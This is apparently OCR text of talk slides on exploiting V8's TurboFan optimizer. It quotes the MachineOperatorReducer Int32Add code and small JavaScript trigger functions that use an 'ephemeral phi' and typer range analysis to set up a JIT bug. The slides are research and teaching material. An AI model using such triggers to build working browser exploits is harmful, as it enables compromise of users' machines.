
Ideas #3



```
function foo(a) {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

• HOW TO EXPLOIT


MachineOperatorReducer



```
Reduction MachineOperatorReducer::ReduceInt32Add(Node* node) {
  DCHECK_EQ(IrOpcode::kInt32Add, node->opcode());
  Int32BinopMatcher m(node);
  if (m.right().Is(0)) return Replace(m.left().node());  // x + 0 => x
  if (m.IsFoldable()) {  // K + K => K  (K stands for arbitrary constants)
    return ReplaceInt32(base::AddWithWraparound(m.left().ResolvedValue(),
                                                m.right().ResolvedValue()));
  }
  if (m.left().IsInt32Sub()) {
    Int32BinopMatcher mleft(m.left().node());
    if (mleft.left().Is(0)) {  // (0 - x) + y => y - x
      node->ReplaceInput(0, m.right().node());
      node->ReplaceInput(1, mleft.right().node());
      NodeProperties::ChangeOp(node, machine()->Int32Sub());
      return Changed(node).FollowedBy(ReduceInt32Sub(node));
    }
  }
  ...
}
```

● HOW TO EXPLOIT


MachineOperatorReducer



```
Reduction MachineOperatorReducer::ReduceInt32Add(Node* node) {
  DCHECK_EQ(IrOpcode::kInt32Add, node->opcode());
  Int32BinopMatcher m(node);
  if (m.right().Is(0)) return Replace(m.left().node());  // x + 0 => x
  if (m.IsFoldable()) {  // K + K => K  (K stands for arbitrary constants)
    return ReplaceInt32(base::AddWithWraparound(m.left().ResolvedValue(),
                                               m.right().ResolvedValue()));
  }
  if (m.left().IsInt32Sub()) {
    Int32BinopMatcher mleft(m.left().node());
    if (mleft.left().Is(0)) {  // (0 - x) + y => y - x
      node->ReplaceInput(0, m.right().node());
      node->ReplaceInput(1, mleft.right().node());
      NodeProperties::ChangeOp(node, machine()->Int32Sub());
      return Changed(node).FollowedBy(ReduceInt32Sub(node));
    }
  }
  ...
}
```

HOW TO EXPLOIT


Ideas #4



The Phi should be eliminated during optimization

• HOW TO EXPLOIT


Ephemeral phi



```
function foo(a) {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

• HOW TO EXPLOIT


Ephemeral phi



```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x > 1) y = x;

    let z = 1 >> y;
    return z;
}
```

• HOW TO EXPLOIT

Ephemeral phi




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x > 1) y = x;

    let z = 1 >> y;
    return z;
}
```

Typer Phase:

● HOW TO EXPLOIT

Ephemeral phi




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x > 1) y = x;

    let z = 1 >> y;
    return z;
}
```

```
Typer Phase:

    x:
      Range(1, 2)
```

● HOW TO EXPLOIT

Ephemeral phi

